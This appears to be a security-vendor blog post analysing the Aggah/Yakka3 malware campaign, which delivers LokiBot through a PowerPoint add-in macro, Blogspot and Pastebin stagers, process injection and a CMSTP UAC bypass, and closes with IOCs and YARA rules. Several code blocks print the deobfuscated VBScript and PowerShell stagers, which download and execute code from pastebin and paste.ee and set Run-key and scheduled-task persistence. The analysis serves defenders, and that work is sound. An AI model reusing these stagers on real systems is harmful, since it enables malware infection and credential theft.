Aggah: How to run a botnet without renting a Server (for more than a year)

yoroi.company/research/aggah-how-to-run-a-botnet-without-renting-a-server-for-more-than-a-year/

January 27, 2020

01/27/2020

Introduction

During the last year, we constantly kept track of the Aggah campaigns. We started deepening inside the Roma225 Campaign and went on with the RG Campaign, contributing to the joint effort to track the offensive activities of this threat actor.

Recently, during our Cyber Defence monitoring operations, we spotted other attack attempts directed to some Italian companies operating in the Retail sector. For this reason, the Cybaze-Yoroi ZLab team decided to dissect this last Aggah campaign and track its latest variations.

Technical Analysis

Hash	77bbd615bc5b34ce007a82a7f365426fc1091ed7eeca3b3888d35b8242288184
Threat	Yakka3 Campaign
Brief Description	Malicious ppa file dropper with macro
Ssdeep	1536:LEFGlBGHLAegbRrnDKSeJ8SuXCak5w/PYvwgqTtCxqTyU2wCNkY:LplBKLAegbRrnDKSeJ8SuXXk5ALgqd2

Table 1. Sample information

The initial file is a Microsoft PowerPoint PPA file. It actually is an Add-in file designed to add new behavior to the classic PowerPoint presentations, in this case to add a nasty macro:

Figure 1: Piece of the malicious macro
The malicious code within the PPA abuses the Microsoft mshta utility to download a web page from the BlogSpot platform.

Figure 2: Result of the Bit.ly link

The HTML page closely matches the modus operandi of the previous Aggah threat. In this case, the blogspot post is named "*20sydney new*" but it uses the same trick from the past: hiding the javascript stager code inside the web page, an ad hoc code snippet which will be interpreted and executed only by the mshta engine.

Figure 3: Malicious code hidden in the Blogspot web page and executed by the MSHTA engine
The parameter passed the "unescape()" function results in another two layers of encoded strings, adopting a sort of "matrioska unecape obfuscation". After these layers, we recovered the malicious logic of the stager:

```
<script language="VBScript">
Set M_c = CreateObject(StrReverse("llehS.tpircSW"))
Dim L_c
L_c = StrReverse("exe.drowniw mi/ f/ llikksat & exe.lecxe mi/ f/ llikksat c/ dmc")
M_c.Run L_c, vbHide

set Ixsi = CreateObject(StrReverse("llehS.tpircSW"))
Dim Bik
Bik1 = "mshta http:\\pastebin.com\raw\JELH48mw"
Ixsi.run Bik1, vbHide

set nci = CreateObject(StrReverse("llehS.tpircSW"))
Dim xx
xx1 = "r ""mshta http:\\pastebin.com\raw\JELH48mw"" /F "
xx0 = StrReverse("t/ )+niam+( nt/ 06 om/ ETUNIM cs/ etaerc/ sksathcs")
nci.run xx0 + xx1, vbHide

Set ll = CreateObject(StrReverse("llehS.tpircSW"))
no = StrReverse("mmetsaP\nuR\noisreVtnerruC\swodniW\tfosorciM\erawtfoS\UCKH")
ll.RegWrite no,"mshta http:\\pastebin.com\raw\NxJCPTmQ","REG_SZ"

self.close
</script>
```

Code Snippet 1

The first part of this initial implant aims to kill the Word and Excel processes. Immediately after that, the malware downloads other code through leveraging mshta once again, this time from a pastebin snippet.

Figure 4: Piece of the malicious Pastebin
The author of this pastes is no more "HAGGA", as seen in our previous analysis, now the he moved to another one: "YAKKA3":

Figure 5: Evidence of YAKKA3 Pastebin user
The paste was created on the 25th November 2019 and it has likely been edited many times in the course the last month. In the past Aggah was frequently changing the content of his pastes to modify the malware behaviour and drop many kinds of malware. On some occasions, some of them suspected to be related to the Gorgon APT group. Anyway, during the analysis, the content of the encoded string is the following:

```
<script language="VBScript">
Set MVn = CreateObject(StrReverse("llehS.tpircSW"))

Mcn = "powershell do {$ping = test-connection -comp google.com -count 1 -Quiet} until ($ping);[void]
[System.Reflection.Assembly]::LoadWithPartialName('Microsoft.VisualBasic');$fj=
[Microsoft.VisualBasic.Interaction]::CallByname((New-Object Net.WebClient),'Dow$_$loadStri$_$g'.replace('$_$','n'),
[Microsoft.VisualBasic.CallType]::Method,'https://paste.ee/r/Zhs3s')|IEX;[Byte[]]$f=
[Microsoft.VisualBasic.Interaction]::CallByname((New-Object Net.WebClient),'Dow$_$loadStri$_$g'.replace('$_$','n'),
[Microsoft.VisualBasic.CallType]::Method,'https://paste.ee/r/Fk9yH').replace('*','0x')|IEX;
[vroombrooomkrooom]::kekedoyouloveme('calc.exe',$f)"

MVn.Run Mcn, vbHide


self.close
</script>
```

Code Snippet 2

The above script is a piece of VBS script designed to run some other Powershell loader. The powershell script tests the internet connectivity by pinging to google.com and then starts the infection. The script downloads two other pastes. The first is a PE file and the second one is a custom .NET process injection utility.

The Injector

Hash	b8f6cad3723d1dd2219d02f930e5cda776c124387f19f3decd867495ce614eb7
Threat	Yakka3 Campaign
Brief Description	Injector through process hollowing
Ssdeep	384:0UUX1vfjRPJok0e9i3h3i91/EPK59732wag7lRa3oNU1XURDlK67qfM9Wi:0X1qH3hBPU3B7K4NUJCDCfM

Table 2. Sample information of the injector

The injector component is invoked through its static method “[vroombrooomkrooom]::kekedoyouloveme('calc.exe',$f)”, as seen in the code snippet 2. The only purpose of this component is to inject a payload inside the memory of another one process, as indicated in the parameter.

Figure 6: Write Process Memory technique
The injection technique is very basic. In fact the injection uses the textbook “CreateRemoteThread” technique, well documented and used actively implemented by many actors and malware developers.

Figure 7: Injected payload inside calc.exe process

UAC Bypass Tool

In Code Snippet 1 we saw that the aggah implant persists on the target machine by setting the “mshta http:[\\pastebin.]com\raw\NxJCPTmQ” command into the Registry Key “HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Pastemm”, so, it potentially loads different payloads on every run.

Figure 8: Piece of the malicious script executed by the persistence mechanism
Unlike previous pastes, the author of this one is YAKKA4. Probably, a form of redundancy in case of take down of the other accounts.

Figure 9: YAKKA4 evidence
Anyway, the code served by this paste downloads another binary file from an additional Paste site: paste.ee.

```
<script language="VBScript">

Set i9i9 = CreateObject("W" + "S" + "c" + "r" + "i" + "p" + "t" + "." + "S" + "h" + "e" + "l" + "l")
i9i9.Run("P" + "o" + "w" + "e" + "r" + "s" + "h" + "e" + "l" + "l" + "." + "e" + "x" + "e -noexit [Byte[]]$sc64=
iex(iex('(&" + "(GCM *W-O*)'+ 'Net.'+" + "'WebC'+'l" + "ient)'+'.Do" + "w'+'nload'+'Str'+'ing(''https://p" +
"aste.ee/r/6EdQX'').repl" + "ace(''*^*'',''^%$'').r" + "e" + "p" + "l" + "a" + "c" + "e" + "(''^%$'',''0x'')'));[<##>"
+ "Ap" + "pDomain<##>]::<##>('(" + "&[email protected]#$%^&*(urrent" + "Domain'.rep" + "lace('(&
[email protected]#$%^&*(','C'))<##>.<##>('%" + "*&^*&^*&^*&^*&oad'.r" + "eplace('%" + "*&^*&^*&^" + "*&^*&" + "','L'))
(" + "$sc64).'EntryP" + "oint'<##>.<##>('in*&^*" + "&^*&^&*^*&^o" + "k))*()*)(**(&(*&'.r" + "e" + "p" + "l" + "a" +
"c" + "e" + "('))*()*)(**" + "(&(*&','e').r" + "e" + "p" + "l" + "a" + "c" + "e" + "('*&^" + "*&^*&^&*^*&^','v'))
($null,$null)"),0

self.close
</script>
```

Code Snippet 3

This last binary actually is a hacking tool implementing the CMSTP Bypass technique, a technique used to bypass Windows UAC prompts.

According to the Microsoft Documentation, “Connection Manager is a suite of components that provides administrators with the ability to create and distribute customized remote access connections and to create, distribute, and automatically update customized phone books.”.

However, the cyber attackers could exploit an infected INF file to execute arbitrary commands bypassing the UAC, elevating privileges in a stealthy way. In this case the CMSTP Bypass technique implemented into a .NET executable.

Figure 10: Synthesis of the CMSTP Bypass technique

The Payload


As we saw in the past, Aggah used to change its payloads during time, and this time we observed that the delivered malware was not RevengeRAT. It rather was a LokiBot variant. This info stealer is well-known in the community since 2016 and it was deeply analyzed in the course of the years.

In this case, it has the following configuration:

Figure 11: Loki Bot configuration with communication to the C2

The December Payloads

As anticipated before, Aggah payloads are quite dynamic. According to the some observation of community researches such as @DrStache, the Aggah pastebin accounts were dropping AZOrult infostealer few days before the Lokibot observation.



Investigating the c2 infrastructure through the Azorult-Tracker services, we noticed the AZOrult malware distributed by Aggah in that period was targeting a modest number of victims mainly located in the United States, United Arab Emirates and also Pakistan, Germany and Israel.

Conclusions

The Aggah actor keeps threatening organizations all around the world. During the time it built a custom stager implant based on legit third parties services, such as Pastebin and BlogSpot, abused by the actor to manage the infected hosts and to run its botnet without renting a server.

During the last year we contributed to the joint effort to track its activities, along with PaloAlto's Unit42, and after a year we can confirm it is still active and dangerous. At the moment it is not clear if this actor is just selling its hacking services or running its own campaigns, or both.

In conclusion, there is no hard evidence confirming or denying its potential relationships with the Gorgon APT, and factors like the different nationalities and the small amount of victims connected to December Aggah activities, does not help to exclude it.

Indicators of Compromise

Hashes

- b8f6cad3723d1dd2219d02f930e5cda776c124387f19f3decd867495ce614eb7
- 77bbd615bc5b34ce007a82a7f365426fc1091ed7eeca3b3888d35b8242288184
- d0b5b98de820272474d86f1d8bfb9feef08eff95ea0f2968a13ab97ab1ab5b09
- 5081ca4672184aaa9e4afa22aec015b79038fcca7d7f8c0650727c541c3d884b
- c76ad03fbc8f465dc0db25fe3fe127f8124623f52693120d54087090acc2ef3e
- dc4a0f6a8ca0192b99a909ec577d2146c891cfdfb28afaa3a2dd6f6d25344cb7
- fd95e72fe145f78a013dc1fbf4fe626d7801de50021f036556d32eec6a116e87
- 33beb97e701f4d4fac36dc11bbe3eb5fc372a232586bcea3df1d7903dfe69f25
- 0a6c875978b37eaed5af710e584c55c01f07ee01070486980152d63300650aab
- b8f6cad3723d1dd2219d02f930e5cda776c124387f19f3decd867495ce614eb7

Persistence

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Pastemm

C2

http[://107.175.150[.73/~giftioz/.cttr/fre.php

Yara Rules

```
rule YAKKA3_Campaign_Jan_20_PPA_Macro {
        meta:
        description = "Yara Rule for Yakka3 campaign macro PPA document"
        author = "Cybaze Zlab_Yoroi"
        last_updated = "2020-01-23"
        tlp = "white"
        category = "informational"

        strings:
         $a1 = { 1A 88 63 8D A9 78 43 FF }
         $a2 = { 0D 1B 43 00 1B 44 00 FB 30 1C 33 }
         $s1 = "Shell"

    condition:
         all of them
}

rule YAKKA3_Campaign_Jan_20_Injector_Module {
        meta:
        description = "Yara Rule for Yakka3 campaign Injector module"
        author = "Cybaze Zlab_Yoroi"
        last_updated = "2020-01-23"
        tlp = "white"
        category = "informational"

        strings:
         $s1 = "vroombrooomkrooom"
         $s2 = "kekedoyouloveme"
         $s3 = "WriteProcessMemory"
         $a1 = { 00 ED 08 8C 05 31 00 ED 08 43 }

    condition:
         uint16(0) == 0x5A4D and all of them
}

rule YAKKA3_Campaign_Jan_20_CMSTP_Bypass {
        meta:
        description = "Yara Rule for Yakka3 campaign CMSTP Bypass"
        author = "Cybaze Zlab_Yoroi"
        last_updated = "2020-01-23"
        tlp = "white"
        category = "informational"

        strings:
         $s1 = "cmstp.exe" ascii wide
         $s2 = "CurrentVersion" ascii wide
         $s3 = "INF" ascii wide
         $a1 = { 0A 06 8E 69 2D 06 7E 18 }

    condition:
         uint16(0) == 0x5A4D and all of them
}

rule YAKKA3_Campaign_Jan_20_LokiBOT_Payload {
        meta:
        description = "Yara Rule for Yakka3 campaign Loki bot Payload"
        author = "Cybaze Zlab_Yoroi"
        last_updated = "2020-01-23"
        tlp = "white"
        category = "informational"

        strings:
         $s1 = "Fuckav.ru" ascii wide
         $s2 = "SOFTWARE" wide

    condition:
         uint16(0) == 0x5A4D and $s1 and #s2 > 10
}
```

This blog post was authored by Luigi Martire and Luca Mella of Cybaze-Yoroi Z-LAB